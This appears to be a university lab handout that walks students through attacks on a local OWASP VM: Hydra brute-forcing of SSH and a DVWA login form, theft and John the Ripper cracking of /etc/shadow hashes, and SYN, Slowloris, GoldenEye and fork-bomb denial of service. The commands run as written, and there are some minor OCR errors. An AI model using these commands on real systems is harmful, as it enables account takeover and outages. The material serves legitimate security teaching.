

Figure 13: SSh Client enable via kali-tweaks

- **The commands below assume you are on the same folder where the users and pass files are.**

  ```
  hydra 192.168.56.101 ssh -l root -P ~/Desktop/6cosc019w/passwords.lst
  ```

- Now if we don't know what the username is but we have a list of users in a file called user.txt then we can use the capital L for login and specify the users.txt

  ```
  hydra 192.168.56.101 ssh -L ~/Desktop/6cosc019w/users.lst -P ~/Desktop/6cosc019w
  /passwords.lst
  ```

  When running from anywhere other than the folder containing the files

  ```
  hydra 192.168.56.101 ssh -L users.lst -P passwords.lst
  ```

  When running from inside the '6cosc019w' folder

  You might get an error, this is because SSH server might prevent you from trying too many attempts.

- A better way is to reduce the number of attempts in each iterate. This way you evade any prevention method enabled on the SSH server.

- You can use the (-t) flag to reduce the number of iterates running in parallel to 4. The default one is 16. it might takes a little longer but the server will less likely prevent you from completing this.

  ```
  hydra 192.168.56.100 ssh -L ~/Desktop/6cosc019w/users.txt -P ~/Desktop/6cosc019w/
  passwords.lst -t 4
  ```

  * Did you find anything you were not expecting? What does it mean?

- We can also use Hydra on a website by communicating with the HTTP messages and specifically the POST message.

- Let's browse to 192.168.56.101 and click on **Damn Vulnerable Web Application (DVWA)**.

- You will be redirected to the login page of the DVWA application.

- For me the address of the login page is http://192.168.56.101/dvwa/login.php

- We know that when we click login, the client will send a **POST** message to the server since this page takes user to input their username and password and send them to the server.
  - Assuming you already have the module repository which contains the users.lst and passwords.lst files .

* First, the IP address of the server. (**192,168.56.101**)
* http-form-post: This indicates that Hydra will be executed against an HTTP form using POST requests. Next to it are, separated by colons, the URL of the login page, the parameters of the request separated by ampersands (&)—ÛSERând PASSâre used to indicate where the username and password should be placed in the requests—and the failure string.
- L users.txt: This tells Hydra to take the user names from the users.txt file.
- P pass.txt: This tells Hydra to take the passwords from the pass.txt file.
- e ns: Hydra will try an empty password (n) and also try the username as password (s).
- u: Hydra will iterate usernames first, instead of passwords. This means that Hydra will try all usernames with a single password first and then move to the next password. This is sometimes useful to prevent account blocking.
- t 8: We want to speed up the login requests, so we will use only eight threads; this means only eight requests at a time.
- w 5: This sets the time out or the time to wait for a response from the server.
- o myresults.txt: This saves the output to a text file. It is useful when we have hundreds of possible valid passwords.

– If we put everything together we will have the following command

```
hydra 192.168.56.101 http-form-post "/dvwa/login.php:username=^USER^ &password=^PASS^
&Login=Login:Incorrect" -L ~/Desktop/6cosc019w/users.lst -P ~/Desktop/6cosc019w/
passwords.lst -e ns -u -t 8 -w 5 -o myresults.txt
```

If you are getting an error when typing it, double check the screenshot shown in Fig.14.

– or

```
cd ~/Desktop/6cosc019w/
```

```
hydra 192.168.56.101 http-form-post "/dvwa/login.php:username=^USER^ &password=^PASS^
&Login=Login:Incorrect" -L users.lst -P passwords.lst -e ns -u -t 8 -w 5
-o myresults.txt
```

We run Hydra tool from the folder where the wordlists are.

– The output of the command is saved in **myresults.txt** where you have executed the command.



Figure 14: hydra command

In your own time!

Try to brute force various services and login pages.

5.3 Cracking the hashes - Dictionary attack

- This activity involves attacking creating a dictionary of usernames and hashes using a tool called **unshadow** that comes pre installed with **John the Ripper** tool on Kali.

– Let's first acquire the shadow and the passwd files from OWASP into our kali machine.

```
cd ~/Desktop/6cosc019w
```

So that all our files are in the same folder!

`ssh root@192.168.56.101`

Logging in from Kali using an SSH session, to OWASP. You can also do this step on the OWASP machine.

`sudo cp /etc/shadow /tmp/shadow`

`sudo cp /etc/passwd /tmp/passwd`

We copy both the shadow and the passwd files to a temporary folder. Just so we don't mess with the original files and break our VM.

`sudo chmod 666 /tmp/shadow`

`sudo chmod 666 /tmp/passwd`

We change the permission to 666 (read, write for everyone) so that we can use them in Kali with no issues.

`exit`

We close the ssh session for the terminal to return to kali.

- Now let's get the files to the kali machine. For this we will use the SFTP service.

`sftp root@192.198.56.101`

Enter the password for **OWASP**

`get /tmp/shadow`

`get /tmp/passwd`

Get the files to kali (same folder where you are running the command from)

`exit`

Go back to Kali terminal

- The files passwd and shadow will be In the folder where you executed the previous commands, in this case the **6cosc019w** folder.

`unshadow passwd shadow > owaspcredentials.txt`

We combine the shadow and passwd contents in the format **user:hash** for lines that contains hashes.

– Now we have the file in the correct format, we use **john** to compute the hashes in a wordlist and compare each value with the hash you have computed. If a match found, it means this the password.

`john owaspcredentials.txt`

John now attempts to find the hash match in it's own dictionary. **This will take a long time and it might not find the password**. Press **q** to stop the session.

– To speed things up, we use our own passwords wordlist (from the module repository) which is shorter and will have a match.

`john --wordlist=passwords.lst owaspcredentials.txt`

You will find that **John the Ripper** finds two hashes match for passwords and convert them to their original readable format.

If you try to run the command again, you will get the message "No password hashes left to crack ".

– you can however retrieve the already cracked hashes using john show option

`john --show owaspcredentials.txt`

If you want to crack the hashes again you will need to delete the session files in the .john folder.

`rm ~/.john/john.*`

6 Denial of Service Attacks

Before starting this section, ensure that you download the required tools DoS and DDos tools for testing using the module repository.

- **DoS and DDoS Tools Script**

  If you are using the 6COSC019W repository from the previous lab, make sure to remove the existing folder and clone it again to obtain the latest version of the module repository.

  ```
  cd  /Desktop/6cosc019w
  ```

  ```
  chmod a+x dostools.sh
  ```

  This command will change the file flags to **executable** mode.

  ```
  ./dostools.sh
  ```

  Running this script will install three tools. These tools will be placed in the Kali home directory /**home**/**kali**.

Important Ethical and Legal Considerations

- Denial-of-service attacks, even for testing purposes, must be conducted ethically and legally.
- Ensure you change the Kali settings to "Host-only Adapter" before running any scripts in this lab.
- Do not use these scripts outside this controlled lab environment.
- Using these tools on any network service outside the lab could result in breaking the law.

- On the OWASP VM Terminal, we should monitor the processes before and during the attacks to observe how each DoS attack affects the OWASP VM and how much it stresses its resources.

  ```
  top
  ```

  – This will display all processes running on the OWASP VM as shown in Fig.15.

  – **When conducting each DoS or DDoS attack, we should pay attention to the CPU usage**.

  – You should particularly notice two type of processes:

  1. **ksoftirqd** process, which indicates network issues, such as a DoS attack or excessive hardware interrupts.
     * In general, when you see high CPU usage from the **ksoftirqd process**, it usually indicates that there's an issue with network traffic **(such as a denial of service attack),** hardware interrupts, or other system activities that are generating a large number of soft interrupts.
     * Your computer communicates with the devices attached to it through IRQs (interrupt requests). When an interrupt comes from a device, the operating system pauses what it was doing and starts addressing that interrupt. This interrupt request is creating the ksoftirqd process and is causing a significant workload.
  2. **Apache processes** when HTTP attacks are conducted, as they will show a significant load during such attacks.



Figure 15: TOP output showing normal resource usage (no attacks)

6.1 TCP Flooding Using hping3

- **hping3** is a powerful tool for network testing, especially useful for attacking the network and transport layers.
- One common DoS technique is the TCP SYN flood, which can be simulated using **hping3**.
- The TCP handshake involves three phases: SYN, SYN-ACK, and ACK. A SYN flood disrupts this handshake, overwhelming the server's connection buffer.

  ```
  sudo hping3 192.168.56.101 -fast -count 5
  ```

  - This command perform a basic ICMP ping to test network communication.
  - You should be able to send 5 ICMP packets to the target without any issues, confirming that packets are successfully received.
  - Be cautious: Running fast pings on a system with detection systems might trigger countermeasures.
- Now, let's perform a TCP SYN flood. The attack will send SYN packets without completing the handshake, filling the buffer on the target server.

  ```
  sudo hping3 192.168.56.101 -flood -S -p 80
  ```

  - The `-S` flag sends SYN packets, and `-p 80` specifies the destination port. The `-flood` option enables high packet sending rate.
- Open a browser and visit the OWASP machine's IP address (192.168.56.101). You will notice that the server doesn't crash but becomes slow due to the overwhelming SYN flood.
  - Increasing the number of ports targeted or using the `-count` flag will eventually cause the server to stop responding, as its buffer will be full.
  - You can gradually increase the `-count` value to test the server's limits. Keep an eye on the **top** screen in OWASP to see the OWASP VM resources and when the server is overwhelmed.
  - Check the resources usage on OWASP in the TOP screen.

6.2 Smurf DoS Attack Using DDoS Ripper

- The Smurf attack is a form of DDoS amplification, where ICMP echo requests with spoofed IP addresses are broadcast to a network, resulting in all hosts replying to the target IP.

- This type of attack is less effective against modern networks and modern web applications, but it can still demonstrate how amplification works in DoS scenarios.
- We will use the **DDoS-Ripper** tool for this attack.
- Navigate to the DDoS-Ripper folder:

```
cd  /DDoS-Ripper
```

- Run the script with the following command:

```
python3 DRipper.py
```

- The script will show various options. To flood the OWASP machine with ICMP requests:

```
python3 DRipper.py -s 192.168.56.101 -p 80 -t 135
```

- Increasing the attack intensity may overwhelm your local machine. Use caution to avoid crashing your system.
- Visit the target server through your browser. You will notice that the server is slow but not completely down due to the flood of requests.
- Check the resources usage on OWASP in the TOP screen.

OWASP DDoS Behaviour

- For all the tools used so far, the OWASP machine slowed down but did not crash. The goal here is to demonstrate how servers can be overwhelmed without crashing.
- Firewalls on the OWASP VM may block these attacks after a certain period to prevent permanent damage.

6.3 Simultaneous DoS Attacks on the Application and Transport Layers

- In real-world DoS attacks, attackers may target multiple layers simultaneously, for example, launching TCP connection floods while sending HTTP requests to overload the server at both the transport and application layers.
- First, perform a TCP SYN flood on the transport layer:

```
sudo hping3 192.168.56.101 -flood -S -p 80
```

- In another terminal, perform an HTTP flood on the application layer using Slowloris:

```
cd  /Desktop/slowloris
```

```
python3 slowloris.py 192.168.56.101 -s 5000 -p 80 -v
```

- Alternatively, use GoldenEye to flood the application layer with both GET and POST requests:

```
cd  /Desktop/Goldeneye
```

```
python3 goldeneye.py http://192.168.56.101 -w 50 -s 200 -m random
```

- Observe the combined impact on the target server as both the transport and application layers are overwhelmed simultaneously.
- You can see that that the server is still not crashing completely.
- Check the resources usage on OWASP in the TOP screen.

6.4 Let's crash OWASP VM

- The reason why the OWASP VM DoS attacks were only slowing down the server instead of crashing it is because the Linux Kernel Rate limiting is enabled, limiting the TCP SYN numbers.
- On OWASP:
  - `sysctl net.ipv4.tcp_syncookies`
    - You can see the value is set to 1, meaning that the rate limit is enabled.
  - `sudo sysctl -w net.ipv4.tcp_syncookies=0`
    - This will disable the rate limit parameter for the TCP SYN connections on OWASP.
- Now you have disabled this security, try to run hping3 again.
- On Kali:
  - `sudo hping3 192.168.56.101 -flood -S -p 80 -count 5000`

    On one terminal , conduct a Dos on port 80.
  - `sudo hping3 192.168.56.101 -flood -S -p 139 -count 5000`

    On another terminal , conduct a Dos on port 139.

    if you open a browser and navigate to the OWASP web server, you will find it is down.
  - Check the resources usage on OWASP in the TOP screen.

Fork Bomb- if all previous methods do not crash the OWASP VM!

- If all of these do not fully crash the machine, you can attempt to consume CPU resources rather than Network connections resources by using a **Fork Bomb**.
- **Note:** This will crash the OWASP machine- it will stop responding and you will have to restart it.
  - A fork bomb is a type of denial-of-service (DoS) attack that works by creating an endless loop of processes that rapidly consume system resources, causing the system to slow down, freeze, or even crash. It exploits the ability of the system to create new processes (called "forking").
  - Hackers use this method as it does not need administrator privilege. They can run the infinite loop fork on the victim server using any credentials they have acquired.

  ssh root@192.168.56.101 ":() :|:& ;:"
- How this function works:
  - The SSH command allow us to run the command remotely.
  - When you run the fork bomb, it starts by defining a function :().
  - The function itself calls :|:&, which creates two new instances of itself for each one it runs. Each of those instances will spawn two more.
  - This recursive spawning of processes continues indefinitely, creating a massive number of processes that the system cannot handle.
  - System resources are consumed quickly, leading to high CPU usage, memory exhaustion, and eventually, the system will crash.
- On a browser, try to login to the OWASP VM web server and see if it is still working!